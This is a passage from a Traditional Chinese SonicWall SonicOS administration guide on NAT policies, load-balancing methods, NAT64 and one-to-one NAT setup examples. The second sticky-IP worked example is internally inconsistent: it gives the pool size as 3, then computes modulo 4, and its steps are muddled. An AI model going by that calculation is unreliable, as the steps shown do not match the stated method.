- 沒有任何用於偵測資源是否受限的方法

儘管對於 SonicWall 網路安全裝置可用作裝載均衡物件的內部資源數量以及它可以監視的主機數量都沒有限制，但正常情況下，大型裝載均衡組（25 個以上資源）可能會對效能產生影響。

如何套用裝載均衡演算法

循環配置資源	來源 IP 交替連接到目的地 IP
隨機指派	來源 IP 以隨機方式連接到目的地 IP
粘性 IP	來源 IP 連接到相同的目的地 IP
區塊重新對應	來源網路除以目的地集區的大小，以建立邏輯區段
對稱重新對應	來源 IP 對應至目的地 IP（例如 10.1.1.10 -> 192.168.60.10）

粘性 IP 演算法範例

來源 IP 對伺服器叢集大小取模，以確定將其重新對應到的目的地伺服器。以下兩個範例展示了粘性 IP 演算法的工作原理。

- 第 92 頁「範例一 - 對應至網路：」
- 第 93 頁「範例二 - 對應至 IP 位址範圍：」

範例一 - 對應至網路：

192.168.0.2 至 192.168.0.4
已轉譯的目的地 = 10.50.165.0/30（網路）

封包來源 IP = 192.168.0.2
192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
（IP -> 十六進位 -> 十進位 -> 二進位）

粘性 IP 公式　　= 封包來源 IP = 3232235522 [取模] 轉換目的地大小 = 2
= 3232235522 [取模] 2
= 0（2 可以整除分子。沒有餘數，因此結果為 0）
粘性 IP 公式產生偏移量 0。

目的地重新對應 = 10.50.165.1。

範例二 - 對應至 IP 位址範圍：

192.168.0.2 至 192.168.0.4
已轉譯的目的地 = 10.50.165.1 - 10.50.165.3（範圍）

封包來源 IP = 192.168.0.2
192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
（IP -> 十六進位 -> 十進位 -> 二進位）

粘性 IP 公式　　= 封包來源 IP = 3232235522 [取模] 轉換目的地大小 = 3
= 3232235522 [取模] 4
= 1077411840.6666667 - 1077411840
= 0.6666667 * 3
= 2
粘性 IP 公式產生偏移量 2。

目的地重新對應至 10.50.165.3。

關於 NAT64

SonicOS 支援 NAT64 功能，這會透過已知為 NAT64 轉譯器的 IPv6 至 IPv4 轉譯裝置，使得僅 IPv6 用戶端聯繫僅 IPv4 伺服器。NAT64 提供從 IPv6 網路存取舊版僅 IPv4 伺服器的功能；而具有 NAT64 的 SonicWall 被置為中繼路由器。

做為 NAT64 轉譯器，SonicOS 可讓任何區域的僅 IPv6 用戶端使用適當的路由設定，以起始與僅 IPv4 伺服器的通訊。SonicOS 會將 IPv6 位址對應到 IPv4 位址，以便 IPv6 流量變更為 IPv4 流量，*反之亦然*。IPv6 位址集區 (以位址物件表現) 和 IPv4 位址集區會建立以允許對應，方式是轉譯 IPv6 和 IPv4 之間的封包標頭。IPv4 主機的 IPv4 位址是使用 SonicOS 中所設定的 IPv6 首碼從 IPv6 位址轉譯或轉譯為 IPv6 位址。

DNS64 轉譯會啟用 NAT64。IPv6 用戶端必須設定 DNS64 伺服器，或者 IPv6 用戶端自動從閘道取得的 DNS 伺服器位址必須是 DNS64 伺服器。僅 IPv6 用戶端的 DNS64 伺服器會使用 A (IPv4) 記錄建立 AAAA (IPv6) 記錄。SonicOS 不會用作 DNS64 伺服器。

重要：目前，NAT64：

- 僅轉譯承載 TCP、UDP 和 ICMP 流量的單點傳播封包。
- 支援 FTP 和 TFTP 應用程式層通訊協定串流，但是不支援 H.323、MSN、Oracle、PPTP、RTSP 和 RealAudio 應用程式層通訊協定串流。
- 不支援 IPv4 啟始的通訊到 IPv6 主機的子集。
- 不支援狀態高可用性。

對於 NAT64 流量相符者，會建立兩個混合連接快取。因此，NAT64 連接快取的容量會是純 IPv4 或 IPv6 連接的一半。

Pref64::/n 的使用

Pref64::/n 是 IPv6 首碼，用於跨網路在 IPv6 和 IPv4 之間轉譯通訊協定。Pref64::/n 首碼是在 SonicOS 中設定。SonicOS 會自動建立眾所周知的 Pref64::/n 首碼、`64:ff9b::/96`。

Pref64::/n 定義網路，可透過 NAT64 從僅 IPv6 用戶端移到僅 IPv4 用戶端。在 SonicOS 中，網路類型的位址物件可以設定為包含所有具 Pref64::/n 的位址。此位址物件代表所有 IPv6 用戶端可以執行 NAT64。

透過比較前 ***n*** 個位元與 Pref64::/n，DNS64 伺服器會使用 Pref64::/n 來判斷 IPv6 位址是否為 IPv4 內嵌的 IPv6 位址。DNS64 透過合成 Pref64::/n 與 IPv4 位址記錄以及傳送 DNS 回應至僅 IPv6 用戶端，來建立 IPv4 內嵌的IPv6 位址。

如需設定 Pref64::/n 位址物件，請參見第 167 頁「預設 Pref64 位址物件」。

檢視 NAT 原則項目

主題：

變更顯示

規則 > NAT 原則頁面在頁面上方提供顯示選項，包括**搜尋**、**顯示**、**檢視**和重新整理。

您可以透過在頁面上方的**檢視**下拉清單中選擇以下其中一的選項，變更 NAT 原則的顯示：

所有類型	顯示包括**自訂原則**和**預設原則**在內的所有路由原則。剛開始，在您建立 NAT 原則之前，僅會顯示**預設原則**。
預設值	僅顯示**預設原則**。
自訂	僅顯示您設定的那些 NAT 原則。

篩選顯示

您可以在**搜尋**欄位中輸入原則編號（**#** 欄中列出的編號），從而顯示特定 NAT 原則。使用**搜尋**欄位，您也可以輸入字母數字搜尋模式，例如 WLAN、X1 IP 或私人，以僅顯示感興趣的原則。

顯示原則相關資訊

將您的指標移至 NAT 原則表**註解**欄中的**註解**圖示上，就會顯示在**新增 NAT 原則**對話的**註解**欄位中為自訂原則輸入的註解。預設原則具有 NAT 原則類型的簡短描述，例如 *IKE NAT 原則*或 *NAT 管理原則*。

將您的指標移至 NAT 原則表**設定**欄中的**統計資料**圖示上，就會顯示此 NAT 原則的流量統計資料。

新增或編輯 NAT 或 NAT64 原則

附註：您無法編輯預設 NAT 原則。

如需不同類型 NAT 原則的範例，請參見第 99 頁「建立 NAT 原則範例」。

若要建立或編輯 NAT 或 NAT64 原則：

1. 在**管理**檢視中，導覽至**原則 | 規則 > NAT 原則**。
2. 執行以下任一動作：
   - 若要建立新的 NAT 原則，按一下頁面頂部的**新增**按鈕。隨即顯示**新增 NAT 原則**對話方塊。
   - 若要編輯現有的 NAT 原則，請按一下此 NAT 原則**設定**列中的**編輯**圖示。此時顯示**編輯 NAT 原則**對話方塊。

雖然在**編輯 NAT 原則**對話中無法對一些選項進行部分變更，但這兩個對話方塊是相同的。如果對於 **IP 版本**選擇**僅 NAT64**，則選項會變更。

IP 版本 IPv4 和 IPv6

IP 版本 NAT64

3 在**一般**畫面籤上，設定下列設定：

- **原始來源**或 **IPv6 原始來源**：此下拉功能表設定用於識別跨防火牆（無論是透過介面還是進/出 VPN 通道）的封包中的來源 IP 位址。您可以：
  - 選擇預先定義的位址物件
  - 選擇**任何**
  - 建立您自己的位址物件

  這些項目可能是單個主機項目、位址範圍或 IP 子網路。

  提示：對於 **IPv6 原始來源**，只有 IPv6 位址物件會顯示在下拉功能表中，或者可以建立。

- **已轉譯的來源**或**已轉譯的 IPv4 來源**：此下拉功能表設定是在封包離開防火牆（無論是透過介面還是進/出 VPN 通道）時，將指定的**原始來源**轉譯為的內容。您可以：
  - 指定預先定義的位址物件
  - 選擇**初始**
  - 建立您自己的位址物件項目。

  這些項目可能是單個主機項目、位址範圍或 IP 子網路。

- **原始目的地**或 **Pref64**：此下拉功能表設定用於識別跨防火牆（無論是透過介面還是進/出 VPN 通道）的封包中的目的地 IP 位址。在建立傳出 NAT 原則時，由於封包的目的地未發生變化，而來源在發生變化，因此此項目通常設定為**任何**。但這些位址物件項目可能是單個主機項目、位址範圍或 IP 子網路。

  提示：對於 **Pref64**，這是 NAT 原則的原始目的地。只有 IPv6 網路位址物件會顯示在下拉功能表中，或者可以建立。**Pref64** 一律會是 `pref64::/n` 網路，因為這由 DNS64 使用，或者建立 AAAA 記錄。

  您可以選擇**眾所周知的 Pref64** 或設定網路位址物件為 Pref64。

- **已轉譯的目的地**：此下拉功能表設定是在封包離開防火牆（無論是通過其他介面還是進 / 出 VPN 通道）時，防火牆將指定的**原始目的地**轉譯為的內容。在建立傳出 NAT 原則時，由於封包的目的地未發生變化，而來源在發生變化，因此此項目通常設定為**原始**。但這些位址物件項目可能是單個主機項目、位址範圍或 IP 子網路。

  附註：對於 **IP 版本僅 NAT64**，此選項設定為**內嵌的 IPv4 位址**並且無法變更。

- **原始服務**：此下拉功能表設定用於識別跨防火牆（無論是透過介面還是進/出 VPN 通道）的封包中的 IP 服務。您可以使用防火牆中預先定義的服務，或者建立自己的項目。對於許多 NAT 原則而言，在原則僅變更來源或目的地 IP 位址您可以使用防火牆中時，此欄位將設為**任何**。

  附註：對於 **IP 版本僅 NAT64**，此選項設定為 **ICMP UDP TCP** 並且無法變更。

- **已轉譯的服務**：此下拉功能表設定是在封包離開防火牆（無論是通過其他介面還是進/出 VPN 通道）時，防火牆將**原始服務**轉譯為的內容。預先定義的服務，或者建立自己的項目。對於許多 NAT 原則而言，在原則僅變更來源或目的地 IP 位址時，此欄位將設為**初始**。

  附註：對於 **IP 版本僅 NAT64**，此選項設定為 **原始**並且無法變更。

- **輸入介面**：此下拉功能表設定用於指定封包的入口介面。預設值為**任何**。

  在處理 VPN 時，由於 VPN 通道並非真正的介面，因此通常將其設為**任何**（預設）。

- **輸出介面**：此下拉功能表用於指定封包在套用 NAT 原則後的輸出介面。此欄位主要用於指定要套用轉譯的 WAN 介面物件。

  重要：在 NAT 原則的所有欄位中，這是最容易混淆的欄位之一。

  在處理 VPN 時，由於 VPN 通道並非真正的介面，因此通常將其設為**任何**（預設）。而且，如第 99 頁「建立 NAT 原則範例」中所述，在建立將目的地從公用 IP 位址重新對應為私人 IP 位址的傳入一對一 NAT 原則時，必須將此欄位設為**任何**。

- **註解**：此欄位可用於說明您的 NAT 原則項目。此欄位具有 32 個字元的限制，一經儲存，即可在**規則 > NAT 原則**頁中通過將滑鼠移至 NAT 原則項目的**註解**圖示上進行查看。只要滑鼠位於**註解**圖示上，就會在顯示對話方塊中顯示您的註解。
- **IP 版本**：選擇 IP 版本：

  附註：在**編輯 NAT 原則**對話中，無法變更 **IP 版本**。

  - **僅 IPv4**（預設）
  - **僅 IPv6**
  - **僅 NAT64**

  重要：當選擇**僅 NAT64**且**進階**按鈕不顯示時，**新增 NAT 原則**對話上的選項會變更。

- **啟用 NAT 原則**：預設已勾選此核取方塊，表示在儲存新 NAT 原則時將其啟用。若要建立 NAT 原則項目但不立即將其啟用，請清除此核取方塊。
- **建立自反原則**：勾選此核取方塊時，將自動為您在**新增 NAT 原則**對話方塊中定義的 NAT 原則建立一個傳入和傳出鏡像 NAT 原則。預設情況下未勾選此選項。

4 若要設定 NAT 裝載均衡選項，請按一下**進階**。否則，跳至步驟 8 新增具目前設定的原則。

附註：如果對於 **IP 版本**選擇**僅 NAT64**，則**進階**按鈕不會顯示。

附註：只有在**一般**畫面的其中一個下拉功能表中指定某個群組之後，才能啟用此畫面除了選項**停用來源連接埠重新對應**以外的其他選項。否則，NAT 原則預設將**粘性 IP** 設為 **NAT 方法**。

5 在 **NAT 方法**下的**進階**畫面上，從 **NAT 方法**下拉清單中選擇以下其中一種方法：

- **粘性 IP** - 來源 IP 始終連接到相同的目的地 IP（假定此 IP 是可達的）。此方法最適合需要連接持續性的公用託管站台，例如 Web 應用程式、Web 表單或購物車應用程式等。它是預設機制，建議用於多數部署。
- **循環配置資源** - 來源 IP 針對各個連接，循環使用各個有效的裝載均衡資源。此方法最適合在不需要持續性的情況下提供均等的負載指派。
- **區塊重新對應/對稱重新對應** - 這兩種方法適用於您知道來源 IP 位址/網路的情況（例如在您想要精確控制流量如何從一個子網路轉譯至另一個子網路時）。
- **隨機指派** - 來源 IP 以隨機方式連接到目的地 IP。此方法適用於希望在內部資源之間隨機分佈流量的情況。

6 另外，若要強制防火牆只進行 IP 位址轉譯且不對 NAT 原則進行連接埠轉譯，請勾選**停用來源連接埠重新對應**對話方塊。SonicOS 會在執行其他 NAT 對應時保留連接的來源連接埠。新增或編輯 NAT 原則時如果正在轉譯來源 IP 位址，有此選項可供使用。預設情況下未勾選此選項。

附註：如果將**已轉譯的來源**（位於**一般**畫面上）設定為**原始**，此選項將變暗且無法使用。

出於維護或其他原因，可以勾選此選項暫時使此介面離線。如果已連接，連結將中斷。清除核取方塊會啟用介面，並讓連結恢復連線。

7 在**高可用性**畫面中，還可以選擇**啟用探查**。勾選此選項後，SonicOS 將使用以下兩種方法中的一種來探查裝載均衡群組中的位址：使用簡單的 ICMP ping 查詢來確定資源是否有效；或者通過 TCP 套接字 open 查詢來確定資源是否有效。防火牆可根據可設定的間隔時間，在資源失去回應時不向其定向流量，並在資源再次恢復回應後恢復其流量。

選擇**啟用探查**後，以下選項可用：

- **探查主機每 *n* 秒** - 指定主機探查的時間間隔。預設值為 **5** 秒。
- **探查類型** - 從下拉功能表中選擇探查類型，例如 *TCP*。預設為 **Ping (ICMP)**。
  - **連接埠** - 指定連接埠。預設為 **80**。
- **回應逾時** - 指定逾時之前的最長時間。預設值為 **1** 秒。
- **在 *n* 次遺失的間隔後使停用主機** - 指定主機在失效之前可以遺失的最大間隔數。預設為 **3**。
- **在 *n* 次成功的間隔後使重新啟動主機** - 指定主機在重新啟用之前所需的最小成功間隔數。預設為 **3**。
- **啟用連接埠探查** - ，選擇此選項以啟用使用以上所選**探查類型**的連接埠探查。選擇此選項還增強了 NAT 的功能以在進行裝載均衡時考慮到此連接埠。預設已停用此選項。
- **RST 回應視為遺失** - 選擇此選項以將 RST 回應計為遺失。如果選擇了**啟用連接埠探查**，將預設勾選此選項。

8 按一下**新增**以新增 NAT 原則，或者若要編輯原則，按一下**確定**。

刪除 NAT 原則

若要刪除單個 NAT 原則，按一下 NAT 原則項目的**設定**欄中的**刪除**圖示 (**X**)。如果此圖示顯示為灰色，則此 NAT 原則為預設項目，無法將其刪除。

若要刪除一個或多個自訂原則，請勾選原則的核取方塊，並按一下表格上方的**刪除**，然後選擇**刪除選取項目**。

若要刪除所有自訂原則，按一下表格頂部的**刪除**，然後選擇**全部刪除**。

預設原則無法刪除。

建立 NAT 原則範例

利用 NAT 原則，可以基於來源 IP 位址、目的地 IP 位址和目的地服務的符合組合來靈活地控制網路位址轉譯。利用基於原則的 NAT，可以同時部署不同類型的 NAT。

除非另有說明，本節中的範例使用下列 IP 位址為例，演示 NAT 原則的建立和啟用。您可以在下述範例中代入您的 IP 位址，使用這些範例來建立適用於您的網路的 NAT 原則：

- 介面 **X0** 上的 192.168.10.0/24 IP 子網路
- 介面 **X1** 上的 67.115.118.64/27 IP 子網路
- 介面 **X3** 上的 192.168.30.0/24 IP 子網路
- **X0** IP 位址為 192.168.10.1
- **X1** IP 位址為 67.115.118.68
- Web 伺服器的「私人」位址為 192.168.30.200
- Web 伺服器的「公用」位址為 67.115.118.70
- 公用 IP 位址範圍為 67.115.118.71 - 67.115.118.74

主題：

建立用於傳入流量的一對一 NAT 原則

一對一 NAT 原則是在 SonicWall 安全裝置上最常使用的 NAT 原則類型。利用它，可以將外部公用 IP 位址轉譯為內部私人 IP 位址。在與「允許」存取規則配對時，此 NAT 原則可讓任何來源都能使用公用 IP 位址連接到內部伺服器；防火牆負責處理私人位址與公用位址之間的轉譯。部署此原則後，在連接請求通過 WAN 介面（預設為 X1 介面）到達時，防火牆會將伺服器的公用 IP 位址轉譯為私人 IP 位址。


您還需要建立允許任何人通過 Web 伺服器的公用 IP 位址對 Web 伺服器發起 HTTP 連接的存取規則，並且也建立 NAT 原則。

此一對一輸入 NAT 原則的鏡像 (自反) 原則會在第 103 頁「建立用於傳出流量的一對一 NAT 原則」中進行說明。

若要隱藏內部伺服器的真實監聽連接埠，但在不同連接埠上提供對此伺服器的公用存取權的情況，請參見第 106 頁「通過一對一 NAT 原則進行傳入連接埠位址轉譯」中所說明的範例設定。

若要建立用於傳入流量的一對一原則：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**頁面。



#		來源	目的地	優先順序	來源	目的地	服務	操作
1	v4	DMZ	DMZ	1	任何	任何	任何	允許
2	v6	DMZ	DMZ	2	任何	任何	任何	允許
3	v4	DMZ	LAN	1	任何	任何	任何	拒絕
4	v6	DMZ	LAN	2	任何	任何	任何	拒絕
5	v4	DMZ	SMA	1	任何	任何	任何	允許
6	v6	DMZ	SMA	2	任何	任何	任何	允許
7	v4	DMZ	VPN	1	WLAN RemoteAccess Networks	任何	任何	允許
8	v4	DMZ	VPN	2	WAN RemoteAccess Networks	任何	任何	允許
9	v4	DMZ	WAN	1	任何	任何	任何	允許

2 按一下**新增**以顯示**新增規則**對話方塊。

3 輸入顯示在選項的選擇：一對一傳入流量的存取規則範例表格中的值：

選項的選擇：一對一傳入流量的存取規則範例

選項	值
操作	允許
來源	WAN
目的地	選擇伺服器所在的區域
來源連接埠	選擇連接埠；預設值是**任何** **附註：**如果已設定**來源連接埠**，存取規則將篩選基於在所選服務物件/群組中定義的來源連接埠的流量。所選的服務物件/組必須和在**服務**中所選的服務物件/群組有相同的協定類型。
服務	HTTP
來源	任何
目的地	webserver_public_ip (包含伺服器公用 IP 位址的位址物件)
包含的使用者	全部（預設值）
排除的使用者	無（預設值）
排程	始終開啟（預設值）
註解	輸入簡短的描述
啟用記錄	已選擇
允許片段的封包	已選擇
所有其它選項	未選擇

4 按下**新增**。規則已新增。

5 按一下**關閉**。

6 導覽至**原則 | 規則 > NAT 原則**頁面。

7 按一下**新增**顯示**新增 NAT 原則**對話方塊。

8 設定顯示在選項的選擇：一對一傳入 NAT 原則表格表中的值。

選項的選擇：一對一傳入 NAT 原則

選項	值
原始來源	任何
已轉譯的來源	原始
原始目的地	webserver_public_ip
已轉譯的目的地	webserver_private_ip
原始服務	HTTP
已轉譯的服務	原始
輸入介面	X1
輸出介面	任何 **附註：**選擇**任何**而非伺服器所在的介面。
註解	輸入簡短的描述

選項的選擇：一對一傳入 NAT 原則

選項	值
啟用 NAT 原則	已核取
建立自反原則	未核取

9 按一下**新增**，然後按一下**關閉**。


完成後，嘗試使用位於公用網際網路中的系統存取 Web 伺服器的公用 IP 位址。您應該能夠成功連接 Web 伺服器。如果沒有成功，請回顧本節以及建立用於傳出流量的一對一 NAT 原則章節，確保已正確設定所有必需的設定。

建立用於傳出流量的一對一 NAT 原則

用於傳出流量的一對一 NAT 是防火牆中的另一類常見 NAT 原則，用於將內部 IP 位址轉譯為唯一 IP 位址。在您需要特定系統（例如伺服器）在向其他目的地發起流量時使用特定 IP 位址時，這一原則非常有用。多數情況下，這類針對傳出流量的一對一 NAT 原則用於將伺服器的私人 IP 位址對應為公用 IP 位址，且與一個反射（鏡像）原則（使得來自公用網際網路的任何系統都能存取此伺服器）以及一個符合的防火牆存取規則（以允許此原則）配對。自反 NAT 原則的會在第 100 頁「建立用於傳入流量的一對一 NAT 原則」中進行說明。

若要建立傳出流量的一對一原則：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。




2 按一下頁面頂部的**新增**。此時會顯示**新增位址物件**對話方塊。

3 在**名稱**欄位中，為伺服器私人 IP 位址輸入簡短易懂的說明，例如 *webserver_private_ip*。

4 從**區域指派**下拉功能表中選擇要指派給伺服器的區域。

5 從**類型**下拉功能表中選擇**主機**。

6 在 **IP 位址**欄位中輸入伺服器的私人 IP 位址。




7 按下**新增**。新的位址物件會新增到**位址物件**表中。

8 然後，重複步驟 2 至步驟 7，在**新增位址物件**對話方塊中為伺服器的公用 IP 位址建立另一個物件，並從**區域指派**下拉功能表中選擇 **WAN**。對**名稱**使用 *webserver_public_ip*。

9 按一下**新增**以建立位址物件。新的位址物件會新增到**位址物件**表中。

10 按一下**關閉**以關閉**新增位址物件**對話方塊。

11 導覽至**原則 | 規則 > NAT 原則**頁面。



#		來源 初始	來源 已轉換	目的地 初始	目的地 已轉換	服務 初始
1	v4	Firewall SSO Agents	初始	WAN Interface IP	初始	SonicWALL SSO Agents
2	v4	WLAN Interface IP	初始	任何	初始	IKE
3	v4	任何	初始	WLAN Interface IP	初始	IKE
4	v4	任何	初始	X2 IP	初始	HTTPS Management
5	v4	任何	初始	X2 IP	初始	HTTP Management

12 按一下頁面頂部的**新增**。隨即顯示**新增 NAT 原則**對話方塊。

13 若要建立 NAT 原則，以便 Web 伺服器使用其對應的公用 IP 位址向公用網際網路發起流量，請選擇選項的選擇：傳出流量的一對一 NAT 原則範例表格中顯示的選項：

選項的選擇：傳出流量的一對一 NAT 原則範例

選項	值
原始來源	webserver_private_ip
已轉譯的來源	webserver_public_ip
原始目的地	任何
已轉譯的目的地	原始
原始服務	任何
已轉譯的服務	原始
輸入介面	X3
輸出介面	X1
註解	輸入簡短的描述
啟用 NAT 原則	已核取
建立自反原則	(當轉譯的目的地為原始時會呈灰色顯示)

14 完成後，按一下**新增**按鈕新增並啟用 NAT 原則。

15 按一下**關閉**以關閉**新增 NAT 原則**對話方塊。

部署此原則後，在伺服器發起傳出 WAN 介面（預設為 X1 介面）的流量時，防火牆會將此伺服器的私人 IP 位址轉譯為公用 IP 位址。


可通過在伺服器上打開 Web 瀏覽器並存取公用網站 http://www.whatismyip.com 來測試此一對一對應。此網站應顯示您關聯到剛剛建立的 NAT 原則中的私人 IP 位址的公用 IP 位址。

通過一對一 NAT 原則進行傳入連接埠位址轉譯

這類 NAT 原則適用於需要隱藏內部伺服器的真實監聽連接埠，而在其他連接埠上提供對此伺服器的公用存取的情況。在此範例中，您將為不同的連接埠 (TCP 9000) 建立服務物件，然後修改在建立用於傳入流量的一對一 NAT 原則章節中建立的 NAT 原則和規則，以便公用使用者通過該連接埠而不是標準的 HTTP 連接埠 (TCP 80)，在私人 Web 伺服器的公用 IP 位址上連接此伺服器。

若要建立用於傳入連接埠位址轉譯的一對一原則：

1 在**管理**檢視中，導覽至**原則 | 物件 > 服務物件**頁面。在此頁面中，您可以建立用於其他連接埠的自訂服務。



#	名稱	通訊協定	起始連接埠	終止連接埠	類別	註解	設定
1	6over4	6over4	1	1	預設值		
2	Address Mask Reply	ICMP	18	18	預設值		
3	Address Mask Request	ICMP	17	17	預設值		
4	Alternative Address for Host	ICMP	6	6	預設值		
5	Apple Bonjour	UDP	5353	5353	預設值		
6	BearShare	TCP	6346	6349	預設值		
7	BGP	TCP	179	179	預設值		
8	Certification Path Advertisement Msg (IPv6)	ICMPv6	149	149	預設值		
9	Certification Path Solicitation Message (IPv6)	ICMPv6	148	148	預設值		
10	Citrix TCP	TCP	1494	1494	預設值		
11	Citrix TCP (Session Reliability)	TCP	2598	2598	預設值		

2 在**服務物件**畫面上，按一下**新增**以顯示**新增服務**對話方塊。

